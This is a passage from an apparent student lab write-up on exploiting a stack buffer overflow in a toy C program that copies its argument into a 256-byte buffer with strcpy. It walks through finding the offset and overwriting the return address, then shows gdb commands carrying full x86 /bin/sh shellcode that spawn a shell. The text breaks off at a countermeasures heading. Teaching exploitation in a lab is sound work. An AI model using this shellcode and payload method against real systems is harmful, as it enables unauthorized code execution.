With this tool you can generate a string composed of unique pattern that you can use to replace the sequence of *A*'s of the desired length.
To calculate the offset of an address, paste the value of the overwritten register (`EIP` , `RIP` , `RAX` ...) in the "Register value" field.

This online tool supports **32-bit** and **64-bit** registers.

Generate a pattern

Length: 256

Pattern:

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae
4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4A
```


Find the offset

Register value: 0x41306341

Offset: 60

Figure 10: Generating Pattern

Upon passing the generated pattern to the program, the Segmentation Fault occured at **0x41306341**. This address refers to the **60**th memory location of the buffer. (Here,technically it should be at 256, but the reason of this error at this specific memory location is unknown yet).




```
(gdb) run $(python -c "print('A'*60+'BCDE'+'A'*188)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/atharva/MTech/CSS/a.out $(python -c "print('A'*60+'BCDE'
+'A'*188)")

Breakpoint 2, 0x08048475 in main ()
(gdb)
```

Figure 11: Targeting the Return Address

Now, consider the above figure. Here the pattern generated is as follows:

`60 A’s   +   BCDE   +   188 A’s`

The contents of the buffer are as follows:




```
(gdb) x/272xb $esp
0xffffcdc4:     0x84    0xd1    0xff    0xff    0x2e    0x4e    0x3d    0xf6
0xffffcdcc:     0x12    0xff    0xdf    0xf7    0x41    0x41    0x41    0x41
0xffffcdd4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcddc:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcde4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcdec:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcdf4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcdfc:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce04:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce0c:     0x42    0x43    0x44    0x45    0x41    0x41    0x41    0x41
0xffffce14:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce1c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce24:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce2c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce34:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce3c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce44:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce4c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce54:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce5c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce64:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce6c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce74:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce7c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce84:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce8c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce94:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce9c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcea4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffceac:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffceb4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcebc:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcec4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

Figure 12: Contents of the Buffer with custom Return Address

11. **Gaining the shell**


Upon identifying the return pointer's address, we can redirect the control to the shellcode. This can be done using following steps:

- Fill all the memory locations (before the return pointer) with NO-OP byte (' x90') and the Shell Code,
- Replace the Return Address Pointer with the address of the Top of the Buffer, which is passed through the payload.
- Fill all the remaining locations with Random Data.(Here, A's).



```
(gdb) run $(python -c "print('\x90'*14+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0
c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\xd0\xcd\xff\xff'+'A'*188)")
Starting program: /home/atharva/MTech/CSS/a.out $(python -c "print('\x90'*14+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\
xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\xd0\
xcd\xff\xff'+'A'*188)")
��������������1��F1�1��0016[1��C��C
                                �
                                 ��s
                                    �����/bin/sh����AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 15796) exited normally]
(gdb) run $(python -c "print('\x90'*14+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0
c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\xd0\xcd\xff\xff'+'A'*192)")
Starting program: /home/atharva/MTech/CSS/a.out $(python -c "print('\x90'*14+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\
xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\xd0\
xcd\xff\xff'+'A'*192)")
��������������1��F1�1��0016[1��C��C
                                �
                                 ��s
                                    �����/bin/sh����AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 15800) exited normally]
(gdb) run $(python -c "print('\x90'*14+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0
c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\xd0\xcd\xff\xff'+'A'*196)")
Starting program: /home/atharva/MTech/CSS/a.out $(python -c "print('\x90'*14+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\
xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\xd0\
xcd\xff\xff'+'A'*196)")
��������������1��F1�1��0016[1��C��C
                                �
                                 ��s
                                    �����/bin/sh����AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
process 15802 is executing new program: /bin/dash
$ _
```

Figure 13: Trial and error Attempts to overflow the Buffer and gain the shell



```
(gdb) run $(python -c "print('\x90'*14+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0
c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\xd0\xcd\xff\xff'+'A'*196)")
Starting program: /home/atharva/MTech/CSS/a.out $(python -c "print('\x90'*14+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\
xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\xd0\
xcd\xff\xff'+'A'*196)")
��������������1��1�1��1��c��c
                                 �
                                 ��s
                                    �����/bin/sh����AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
process 16209 is executing new program: /bin/dash
$ ls
Assignment 1  Assignment 2  Assignment 3  Resources  a.out  ex.c
$ cat ex.c
#include<stdio.h>
#include<string.h>
int main(int argc, char * argv[])
{
        char buffer[256];
        strcpy(buffer,argv[1]);
        printf("%s\n",buffer);
        return 0;
}
$ _
```

Figure 14: Navigating through the directories after gaining the Access.

Possible Counter-Measures